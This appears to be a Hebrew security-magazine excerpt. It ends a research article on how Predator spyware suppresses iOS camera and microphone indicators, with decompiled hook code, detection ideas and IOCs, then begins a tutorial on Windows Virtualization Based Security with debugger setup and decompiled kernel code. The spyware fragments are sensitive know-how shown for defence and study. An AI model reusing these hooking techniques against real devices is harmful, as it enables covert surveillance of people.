1  char *__fastcall Helper::CameraEnabler::findFunctionAddress(Helper::CameraEnabler *this)
2  {
3    char *result; // x0
4    char *v2; // x19
5    char *v3; // x0
6    char *v4; // x20
7    __int128 v5; // [xsp+0h] [xbp-30h] BYREF
8    unsigned __int64 v6; // [xsp+10h] [xbp-20h]
9
10   result = (char *)dlopen("/System/Library/PrivateFrameworks/CMCapture.framework/CMCapture", 1);
11   if ( result )
12   {
13     v2 = result;
14     v3 = (char *)dlsym(result, "FigVideoCaptureSourceCreateWithSourceInfo");
15     if ( v3 )
16     {
17       v5 = xmmword_100042978;
18       v6 = 0xA9057BFDA9044FF4LL;
19       v4 = (char *)memmem(v3 - 4096, 0x1000u, &v5, 0x18u);
20       dlclose(v2);
21       if ( v4 )
22         return v4 - 4;
23     }
24     else
25     {
26       dlclose(v2);
27     }
28     return 0;
29   }
30   return result;
31 }
```

[CameraEnabler::findFunctionAddress() משתמש ב-memmem() כדי לחפש תבנית פרולוג של ARM64 בסמוך ל-FigVideoCaptureSourceCreateWithSourceInfo]


טכניקה זו מאפשרת ל-Predator למצוא פונקציות פנימיות שאינן סמלים מיוצאים (exported symbols), מה שהופך את ה-hook לעמיד יותר בפני עדכוני iOS שעשויים לשנות שם או לארגן מחדש את ה-exports.

callback של hook: הפניה מותנית באמצעות PAC

ה-callback של CameraEnabler בודק את ה-thread state ומפנה את הביצוע באופן מותנה:

```
1  __int64 __fastcall sub_1000132D4(__int64 a1, __int64 a2)
2  {
3    if ( *(_BYTE *)(*(_QWORD *)(a1 + 8) + 24LL) && *(_QWORD *)(*(_QWORD *)a2 + 32LL) == 16 )
4      return 3;
5    else
6      return 2;
7  }
```

[ameraEnabler callback pseudocode]



[CameraEnabler callback control flow graph]

ערך החזרה 3 גורם ל-DMHooker לבצע redirect של הביצוע באמצעות כתובת חזרה חתומה מראש מתוך מטמון ה-PAC שלו, ובכך לעקוף ביעילות את בדיקת הגישה למצלמה.

שיקולי זיהוי

ארטיפקטים של הזרקת תהליכים (Process Injection Artifacts)

ה-hooks של Predator דורשים הזרקת קוד לתהליכי מערכת:

- SpringBoard עבור (HiddenDot)
- mediaserverd (עבור CameraEnabler ו-VoIP)

גישות זיהוי

- ניטור memory mappings בלתי צפויים בתהליכי מערכת
- בדיקת רישום exception ports על ידי קוד שאינו של המערכת
- ניתוח thread states לאיתור הוראות breakpoint במיקומים בלתי צפויים

זיהוי hooks

מערכת DMHooker משתמשת ב-Mach exception-based hooking במקום hooks מסוג inline מסורתיים. הזיהוי דורש:

- ספירת exception ports (enumeration) עבור תהליכי מערכת
- בדיקת handlers EXC_BREAKPOINT שמצביעים לקוד שאינו של המערכת
- ניטור קריאות thread_set_state המשנות תוכן רגיסטרים

אינדיקציות התנהגותיות

- שימוש במצלמה או במיקרופון ללא אינדיקטור מתאים
- קריאות ExtAudioFileWrite מתוך mediaserverd לנתיבים חריגים
- SpringBoard מקבל התראות פעילות חיישנים אך אינו מעדכן UI

סיכום

מחקר זה מתעד ניתוח טכני של מנגנוני עקיפת אינדיקטורי ההקלטה ב-iOS על ידי Predator. ממצאים אלה ממלאים פערים במודיעין איומים קיים ומדגימים את טכניקות ה-post-exploitation המתקדמות המשמשות spyware מסחרי לעקיפת מנגנוני הפרטיות של iOS.

ממצאים מרכזיים

- ניצול hook על יחיד (exploitation) Objective-C nil messaging: SBSensorActivityDataProvider._handleNewDomainData: מבטל גם את אינדיקטור המצלמה וגם את אינדיקטור המיקרופון על ידי הגדרת ה-self pointer ל-NULL.
- ארכיטקטורה מודולרית ללא stealth אוטומטי: מודול הקלטת ה-VoIP חסר יכולת דיכוי (Suppression) אינדיקטורים מובנית, ודורש מהמפעילים להפעיל את HiddenDot ידנית תחילה.
- שימוש ב-ARM64 pattern matching לאיתור יעדים: CameraEnabler מאתר פונקציות פנימיות ב-frameworks באמצעות instruction pattern matching במקום symbol resolution.
- קוד מת חושף היסטוריית פיתוח: hooks שנזנחו ל-SBRecordingIndicatorManager מציגים את האבולוציה ממניפולציית UI ישירה לגישה הנקייה יותר של יירוט במקור הנתונים.

IOC

מתודות שעברו hook

- SBSensorActivityDataProvider._handleNewDomainData: (SpringBoard)
- פונקציה ב-offset של pattern ב-(mediaserverd) CMCapture.framework
- AudioConverterNew (mediaserverd)
- AudioConverterConvertComplexBuffer+52 (mediaserverd)

תהליכי יעד

- SpringBoard
- mediaserverd

נתיבי framework

- System/Library/PrivateFrameworks/CMCapture.framework/CMCapture/
- System/Library/PrivateFrameworks/AudioToolboxCore.framework/AudioToolboxCore/

על המחבר

ניר אברהם, VP Research, Jamf.

לינקדאין: https://www.linkedin.com/in/nir-avraham-95b96b36

תורגם ונערך על ידי: IL4N10US

מקורות מידע

- Jamf Threat Labs, "NoReboot: Faking an iPhone Restart," January 2022
- Jamf Threat Labs, "Predator's kill switch: undocumented anti-analysis techniques in iOS spyware", January 2026
- Google Threat Analysis Group, "Buying Spying: Insights into Commercial Surveillance Vendors," February 2024
- Apple Developer Documentation, " About App Privacy Report " December 2025
- Google Threat Intelligence Group “Sanctioned but Still Spying: Intellexa’s Prolific Zero-Day Exploits Continue”, December 2025
- Jamf Threat Labs Research blog and additional publications https://www.jamf.com/blog/category/jamf-threat-labs/

אבטחה מבוססת וירטואליזציה – Virtualization Based Security

מאת ליאל חנוכוב

הקדמה

רבים אינם מכירים את ארכיטקטורת מערכת ההפעלה Windows המודרנית ומניחים שעדיין מדובר בקרנל המונוליטי ntoskrnl.exe לניהול מערכת ההפעלה. מאז Windows 10, מייקרוסופט שינתה באופן מהפכני את מודל האבטחה של Windows באופן שמשפיע על רמת האמון והתממשקות שיש בין הקרנל ntoskrnl.exe לחומרה. במרכז המודל החדש עומד הקונספט "אבטחה מבוססת וירטואליזציה", טכנולוגיה שמשתמשת ב-Hypervisor Hyper-V כדי לחלק את המערכת לסביבות מבודדות שנקראות Virtual Trust Levels (VTLs), כשלכל אחת זיכרון והרשאות משלה. מה שבעבר חשבנו שרץ ב-Ring 0 (שכבת ההרשאות הכי נמוכה של המעבד) רץ ב-VTL 0 כשמעליו ב-VTL 1 קיים קרנל נפרד שנקרא Secure Kernel עם הרשאות גבוהות בהרבה שקרנל ה-NT (להלן NT) לא יכול לגשת אליו ככל שירצה. בין שני העולמות מתווך ה-Hypervisor שמהווה את הישות הכל-יכולה במערכת, הוא יכול לגשת לכל כתובת בזיכרון ולהשפיע על כל רכיב, והוא זה שאוכף את ההפרדה בין ה-VTLs באמצעות Second-Level Address Translation (SLAT). ההשפעה של זה במציאות היא שכל קרנל NT הוא אורח במערכת ההפעלה שמדבר ל-Hypervisor שמחליט מה הוא מורשה ולא מורשה לראות.

במאמר זה אציג את המבנה והיישום של אבטחה מבוססת וירטואליזציה, אראה איך המעבר מקרנל ה-NT לקרנל הבטוח (Secure Kernel) ממומש, איך יישומים ממומשים ב-Isolated User Mode (IUM) ולאורך הדרך אציג כלי שכתבתי כדי לאפשר לנו לדבג יישומים אלה.

קריאה מהנה,

ליאל

הגדרת הסביבה

כדי לעקוב אחרי הפעולות שאראה ושיהיו לכם את הגרסאות הנכונות של התוכנות, נשתמש במערכת ההפעלה של האורח שירוץ על גבי Hyper-V (תוכלו להשתמש גם ב-VMWare):

```
Microsoft Windows 11 Version 24H2 (OS Build 26100.7623)
```

חשוב יהיה להפעיל את התוכנה Memory Integrity כדי שאבטחה מבוססת וירטואליזציה (VBS) תהיה מופעלת ולבדוק האם המעבד שלכם תומך בוירטואליזציה. אם אתם משתמשים ב-Hyper-V כדי לנהל את המכונות הוירטואליות שלכם, תוודאו שאתם מאפשרים nested virtualization עם הפקודה:

```
Set-VMProcessor -VMName <VMName> -ExposeVirtualizationExtensions $true
```

ומאפשרים את ה-Guest Integration Services כדי שההתממשקות שלכם עם המכונה הוירטואלית תהיה חלקה ותאפשר שיתוף קבצים והעתקה-הדבקה. כדי לדבג את הקרנל באורח אפתח את ה-Command Prompt בתור מנהל ונבצע את הפקודות הבאות:

```
bcdedit /debug on
bcdedit /dbgsettings net hostip:172.23.128.1 port:50020 key:1.2.3.4
```

ובשביל לדבג את ה-Hypervisor:

```
bcdedit /Hypervisordebug on
bcdedit /Hypervisorsettings net hostip:172.23.128.1 port:50030 key:5.6.7.8
Set-VMProcessor -VMName <VMName> -ExposeVirtualizationExtensions $true
```

שימו לב לעדכן את כתובת ה-IP בהתאם לסביבה שלכם. ב-Hyper-V בכל פעם שמכבים או מחליפים את ה-Network Adapter, כתובת ה-IP של מכונת האורחת משתנה יחד עם זו של המארח עבור אותו vSwitch וזה כולל גם כיבוי של המחשב המארח.

נעשה כמה התאמות בהמשך בשביל לדבג את הקרנל הבטוח (Secure Kernel), אך בינתיים זו הקונפיגורציה המומלצת והמינימליסטית בשביל לדבג את הקרנל וה-Hypervisor. אשתמש ב-WinDbg Preview כדי לדבג את שניהם.

מהו Hypervisor?

ה-Hypervisor מאפשר להפעיל כמה מערכות הפעלה על אותו מחשב פיזי, כך שכל אחת מהן חושבת שהיא פועלת על חומרה משלה. הוא מנהל את המשאבים של המחשב כמו זיכרון, מעבד ואחסון, ומחלק אותם בין המכונות הוירטואליות בצורה מסודרת. בזכות זה, אפשר להריץ סביבות עבודה שונות במקביל, לבדוק תוכנות בלי לסכן את המארח, ולנצל טוב יותר את כוח המחשוב. יש שני סוגים של Hypervisor: סוג 1 שפועל ישירות על החומרה וסוג 2, שפועל מעל מערכת הפעלה מסוימת, לכל אחד מהם יתרונות משלו. יש לנו מספר דרכים לתקשר עם ה-Hypervisor ולהעביר דרכו או אליו מידע:

- Hypercalls – הדרך הישירה והמוכרת ביותר. האורח קורא לפונקציות שה-Hypervisor מספר, בדומה ל-syscalls, רק שהפעם הקריאה היא מאורח ל-Hypervisor שמתחתיה.
- Hyper-V – Synthetic MSRs מגדיר משפחה שלמה של אוגרי MSR שמשמשים כממשק שליטה ובקרה. לדוגמא: HV_X64_MSR_GUEST_OS_ID שמשמש לזיהוי מערכת ההפעלה. בעזרת Synthetic MSRs האורח יכול להגדיר את ה-Synthetic Interrupt Controller (SynIC) ש-Hyper-V חושף לאורחים מוארים (enlightened guests), מה שעוזר לנו ליצור התקנים וירטואליים שיאפשרו לנו לתקשר בין ה-Hypervisor לאורח ללא הפעולות היקרות של מעבר הקשר יקר אל ה-Hypervisor, או לבצע אמולציה להתקן חומרתי, בהמשך אסביר על SynIC.
- VM exit – אירוע שמתאר קריאה שתגרום לנו לצאת מהמכונה הוירטואלית (Virtual Machine exit). גם בלי לקרוא ל-hypercall מפורש, פעולות מסוימות של האורח יכולות לגרום ל-VM exit, מ-EPT violations ועד כתיבה ל-Control Registers. נוכל לגרום ל-VM exit עם כל פעולות ה-VMX שמבוצעות על ידי האורח כגון VMCALL, VMLAUNCH, VMRESUME ששמותיהן נותנים לנו רמז על מה שהן עושות.

לא ארחיב כאן על Hypervisors לעומק, אך למי שמעוניין להתעמק אמליץ על המדריך של סטושי טנדה לכתיבת Hypervisor בשפת ראסט, ועל התוסף ל-WinDbg hvext.

Synthetic Interrupt Controller (SynIC)

בחומרה אמיתית, למעבד אין מידע על אירועים כמו מתי לחצנו על כפתור, קיבלנו פקטה בעזרת האינטרנט או שעון שסיים לספור, לכן, הציגו את ה-interrupt controller, שיקבל interrupts מהרכיבים השונים ולפי כך יעביר אותם למעבד, שבהתאם יבצע את העבודה המתאימה.

Hypervisor שיריץ אורח חייב להפוך את כל זה לוירטואלי, למעבדים מודרניים יש תכונות כמו APIC Virtualization, posted interrupts וכדומה, שמורידים מעלות הטיפול ב-interrupts ביחד עם Local Advanced Programmable Interrupt Controller (Local APIC), שאחראי לקבל את ה-interrupts ולטפל בהם, אך בכל זאת זה עדיין ממשק חומרתי שנועד לתקשר עם רכיבים פיזיים.

לכן ב-Hyper-V הוגדר מבנה חדש שנועד לשנות את הדרך שבה אורח ו-Hypervisor מתקשרים והיא נקראת the Synthetic Interrupt Controller (SynIC). SynIC הוא ממשק פרה־וירטואלי לניהול הודעות ואירועים אסינכרוניים שעובד ביחד עם LAPIC, לא מחליף אותו.

- החלק הבא מאוד מסובך והיה לי מורכב להסביר אותו בעברית ועוד בפחות מ-5 עמודים, אז מוזמנים לדלג עליו ומי שרוצה יכול לראות את ההתנהגות מלמעלה של הדברים.

כל מעבד וירטואלי (Virtual Processor) שמשתמש ב-SynIC יקבל:

- 16 Synthetic Interrupt Sources (SINT0-SINT15) – ערוצים לוגיים שיעבירו מידע על interrupts, לדוגמא VMBUS בדרך כלל משתמש ב-SINT2.
- The Synthetic Interrupt Message Page (SIMP) – עמוד של 4KB שימופה לזיכרון הפיזי של האורח ויחולק ל-16 עמודות של 256 בתים – עמודה לכל SINT.
- The Synthetic Interrupt Event Flag Page (SIEFP) – עוד עמוד של 4KB שגם כן יחולק ל-16 עמודות של 256 בתים כשניתן לכל SINT עמודה, עמוד זה ישומש להעברת הדגלים על ה-SINT הספציפי, כל ביט הוא דגל שמשמעותו לדוגמא "אירוע X קרה ל-Y SINT" כש-X יהיה מיוצג על ידי ביט ה-index בעמוד הנוכחי (2047 ביטים בחלוקה זו), ו-Y יהיה מספר ה-SINT.
- 4 טיימרים סינטטיים (Synthetic timers) – מיוצגים על ידי STIMER0-STIMER3, לאחר תפוגה של טיימר נעביר את ההודעה HVMSG_TIMER_EXPIRED ל-SIMP.
- Configuration MSRs – מה שיכתוב את ה-traps ל-Hypervisor ומהם נקרא ונכתוב את המצב הנוכחי.

השלבים להפעלת SynIC באורח ייראו להלן:

1. האורח יקרא את CPUID ב-leaf 0x40000003 כדי לאשר שאכן SynIC זמין.
2. נאלקץ עמוד של 4KB בזיכרון האורח ונכתוב את הכתובת שלו ל-HV_X64_MSR_SIMP.
3. נעשה אותו דבר כמו שלב 2 בשביל HV_X64_MSR_SIEFP
4. עבור כל SINT שהאורח מתכנן להשתמש בו, נכתוב HV_X64_MSR_SINTx עם ה-vector, mask, ו-auto-EOI כפי שנרצה.
5. נגדיר את ה-Interrupt Descriptor Table ואת ה-Interrupt Service Routine כדי שנדע מה לעשות עם interrupts שנקבל.
6. נגדיר את ביט 0 של HV_X64_MSR_SCONTROL כדי לאפשר SynIC במעבד הוירטואלי הנוכחי.

הפונקציה ב-securekernel.exe שאחראית על אתחול של SynIC בקרנל הבטוח היא ShvlpInitializeSynic:

```
__int64 __fastcall ShvlpInitializeSynic(__int64 Context)
{
  unsigned __int64 HV_X64_MSR_SIMP; // rbx
  char v3; // di

  // Configure SINT0 (HV_X64_MSR_SINT0 = 0x40000090).
  //   vector  = 0xF0
  //   Masked  = 0  (unmasked)
  //   AutoEoi = 1  (bit 17)
  // This is the vector the synthetic timer below will raise.
  __writemsr(0x40000090u, 0x200F0u);
  // Arm a synthetic timer that delivers through SINT0.
  ShvlpEnableSyntheticTimer(1073741968, 0);
  // Read current SIMP (HV_X64_MSR_SIMP = 0x40000083).
  // The hypervisor pre-populates this with a default message-page GPFN before the SK initializes.
  // The low 12 bits hold the control flags (bit 0 = Enable).
  HV_X64_MSR_SIMP = __readmsr(0x40000083u);
  if ( (ShvlpFlags & 1) != 0 )
  {
    v3 = 0;
  }
  else
  {
    // Bit 0 clear -> override with the SK's own message page
    v3 = 1;
    HV_X64_MSR_SIMP = (ShvlpSynicMessagePfn << 12) | HV_X64_MSR_SIMP & 0xFFF;
  }
  // Map the chosen GPFN into the boot address space at [a1+0x18]
  SkmmMapBootPage(*(Context + 24), HV_X64_MSR_SIMP >> 12, 2);
  // Extract PFN from PTE, claim the backing physical page.
  if ( !v3 && !SkmmClaimMappedPage(*(Context + 24), 0) )
    return 0xC0000043LL;                    // STATUS_SHARING_VIOLATION
  // Commit SIMP with Enable (bit 0) set, activating message delivery.
  __writemsr(0x40000083u, HV_X64_MSR_SIMP | 1); // Enable the SIMP, preserving the hypervisor-assigned message page.
  return 0;
}
```

לאחר העמוד המורכב הזה, אני מקווה שלפחות הבנתם מה השימוש שלנו עם Synthetic MSRs ביחד עם ה-Hypervisor.

Virtual Machine Control Structure (VMCS)

ה-VMCS הוא מבנה נתונים שמנוהל על ידי ה-VMM לכל vCPU (Virtual CPU) והוא תחת אחריות ה-Virtual Machine Manager (VMM) כשבכל שינוי בהקשר ההרצה בין מכונות וירטואליות שונות, ה-VMM טוען VMCS מתאים ויגדיר את המצב הנוכחי של המעבדים הוירטואלים של אותה מכונה.

ה-VMCS כולל שש קבוצות לוגיות:

- Guest-state area: כשיהיה לנו VM exit ממכונה וירטואלית, מצב המעבד יישמר באיזור זה.
- Host-state area: כשנצא ממכונה וירטואלית בעזרת VM exit המערכת המארחת תקח שליטה על המעבד, מה שישנה את מצב האוגרים המאוחסנים באזור זה ויחזיר את הקשר ההרצה של המעבד מהאורח למארח. ולאחר מכן נמשיך לבצע את הפעולות ש-rip מצביע עליהן.
- VM-execution control fields: שדות שיישלטו בפעולות המעבד במצב VMX non-root operation.
- VM-exit control fields: שדות ששולטים ב-VM exits.
- VM-entry control fields: שדות ששולטים ב-VM entries.
- VM exit information area: איזור לקריאה בלבד ומציג את מספר השגיאות שקרו לאחר שפעולת vmx נכשלה.

למידע נוסף על Intel VT-x מוזמנים לקרוא את הבלוג הבא על יסודות הטכנולוגיה וכמובן את המדריך של אינטל.


VTL – Virtual Trust Level

Virtual Trust Level (VTL) היא יחידת הרצה שמקושרת עם מעבד וירטואלי (Virtual Processor). ב-Windows יש לנו 2 רמות אמון וירטואליות, VTL 0 ו-VTL 1 כשב-VTL 0 ירוץ קרנל ה-NT וב-VTL 1 ירוץ הקרנל הבטוח, באופן כללי Hyper-V תומך בכעד 16 רמות אמון וירטואליות.

Second Level Address Translation (SLAT)

אז אחרי שהבנו את הבסיס לוירטואליזציה, ניגע במושג האחרון שיסדר את המחשבה לפני צלילה למחקר. כתובות זיכרון וירטואליות במעבד מהוות אבסטרקציה לכתובות פיזיות, במקום שכל תוכנה תוכל לכתוב לכתובת פיזית כיום לכל תוכנה יש את מרחב הזיכרון הוירטואלי שלה. שני תהליכים יכולים לגשת לאותה כתובת וירטואלית שמצביעות לכתובות פיזיות אחרות. דבר זה אפשרי הודות לתרגום הכתובות במעבד. שבו כל כתובת וירטואלית היא שדה ביטים המקודד היסטים בטבלאות המשמשות לתרגום כתובות במהלך page-table walk (מעבר טבלת דפים). כל רשומה הנקראת בטבלה מפנה לכתובת הפיזית של בסיס הטבלה הבאה. כאשר מגיעים לטבלה האחרונה, הרשומה הנקראת Page Table Entry (PTE) שמכילה את מספר המסגרת של הדף הפיזי המתקבל ואת זכויות הגישה אליו.

מעבר הדפים (page walk) מתחיל מטבלת PML4, שכתובתה מצוינת על ידי האוגר CR3 בהקשר של התהליך המנסה לבצע את הגישה.



וירטואליזציית חומרה מציגה שכבה נוספת בתהליך תרגום הכתובות, על ידי הוספת רמה חדשה בהיררכיית הטבלאות. תכונה זו של וירטואליזציית חומרה, הנקראת Second Level Address Translation (SLAT) או nested-paging, מאפשרת להפוך לוירטואלי את הזיכרון הפיזי של המכונה האורחת. היא מתבססת על מנגנון טבלת הדפים המורחבת (EPT) שמגדיר 4 מרחבי כתובות שונים:

- Guest Virtual Addresses (GVA) - כתובות וירטואליות כפי שהן נראות על ידי התהליכים הרצים במכונה הוירטואלית.
- Guest Physical Addresses (GPA) - כתובות פיזיות כפי שהן נראות על ידי מערכת ההפעלה האורחת כזיכרון פיזי.
- System Virtual Addresses (SVA) - כתובות וירטואליות כפי שהן נראות על ידי ה-Hypervisor.
- System Physical Addresses (SPA) - כתובות פיזיות המצביעות אל הזיכרון הפיזי בחומרה.

ולפי כך נחלק את מרחבי הזיכרון של ה-Hypervisor ושל האורח, כך שהאורח לא יוכל לקרוא את מרחב הזיכרון של ה-Hypervisor.

המעבר בין העולמות

עכשיו שעברנו על המושגים, הקונספטים ויש לנו בסיס להבנת המאמר, נוכל להבין את החלקים המעניינים. כפי שציינתי בהקדמה, כל קרנל Windows מודרני רץ בתור אורח על המחשב הפיזי, למה זה בעצם?

עם ההצגה של אבטחה מבוססת וירטואליזציה (נקרא למושג VBS מעכשיו), אנחנו מחלקים את מערכת ההפעלה לעולם הרגיל ולעולם הבטוח, כשהחלקים הרגישים של מערכת ההפעלה כגון TPM ונתונים ביומטריים יישמרו במרחב הזיכרון של העולם הבטוח. תכונה עיקרית של VBS היא Memory Integrity שבה בעצם ה-Hypervisor לא נותן לעמוד זיכרון להיות כתיב ובעל יכולת הרצה באותו זמן, אפשר לחשוב על זה כהרצת פעולת XOR על הדגלים W (Writeable) ו-X (Executable), בגלל ש-0 VTL לא יכול לשנות רשומות ב-SLAT, הבעלים של ה-SLAT של VTL 0 הוא VTL-1 כשהקרנל הבטוח מנהל זאת דרך הפונקציה HvCallModifyVtlProtectionMask שנקראת על ידי ה-hypercall 0x000c, מצורף ההסבר מה-TLFS של מייקרוסופט:

15.15.2 **HvModifyVtlProtectionMask**


The HvModifyVtlProtectionMask hypercall modifies the VTL protections applied to an existing set of GPA pages.

Wrapper Interface

```
HV_STATUS
HvModifyVtlProtectionMask (
    _in HV_PARTITION_ID         TargetPartitionId,
    _in HV_MAP_GPA_FLAGS        MapFlags,
    _in HV_INPUT_VTL            TargetVtl,
    _in_ecount(PageCount)       HV_GPA_PAGE_NUMBER GpaPageList
);
```

ההסבר מציין כי VTL יכול לשים הגנות רק על VTL ברמה נמוכה ממנו, וכל ניסיון לשנות הגנות על טווחי זיכרון שלא נמצאים ב-RAM יחזירו HV_STATUS_INVALID_PARAMETER.

כפי שניתן לראות בדיאגרמה הבאה אין תקשורת ישירה ביניהם, אז התקשורת היחידה שיכולה להיות היא באמצעות ה-Hyper-V Hypervisor.



ה-Hypervisor מיוצג על ידי הקובץ hvix64.exe במחשבים שמבוססים על מעבדי Intel, hvax64.exe בשביל AMD ו-hvaa64.exe ב-ARM. תכונות הוירטואליזציה ממומשות באופן שונה בכל ארכיטקטורה, מה שב-Intel יהיה Intel VT-x שיביא לנו את ה-Virtual Machine Control Structure (VMCS) וה-SLAT, ב-AMD יהיה AMD-V שיביא לנו את ה-Virtual Machine Control Block (VMCB) וב-ARM המונח יקרא ARM Virtualization Extension ככה שכל גרסה של ה-Hypervisor שונה מהאחרת. אנחנו נתמקד ב-Hypervisor hvix64.exe, שמיישם את ה-Intel VT-x.

בשביל להתחיל להבין איך VTL 0 מתקשר עם VTL 1 נפתח את הקובץ ntoskrnl.exe (שלהבדיל מ-hvix64.exe כן יהיה דומה בין ארכיטקטורות) ונשים לב לפונקציה VslpEnterIumSecureMode, שלפי שמה נוכל להסיק שמתבצעת תקשורת כלשהי עם ה-Isolated User Mode (IUM) בקרנל הבטוח. שימו לב שפונקציות שיפעילו בקשות בטוחות (Secure Calls) יתחילו עם הקידומת Vsl. נראה בפרולוג הפונקציה בדיקה אם Virtual Secure Mode (VSM)מופעל:

```
if ( VslVsmEnabled )
{
  CurrentIrql = KeGetCurrentIrql();
  EntryIrql = CurrentIrql;
  __writecr8(0xFu);
  if ( KiIrqlFlags )
    KiRaiseIrqlProcessIrqlFlags(CurrentIrql, 15);
}
```

אם נסתכל על ההפניות הצולבות של הפונקציה, נראה שלושה מסלולים שניתן לקחת:

1. בקשה סינכרונית מקרנל ה-NT לקרנל הבטוח.
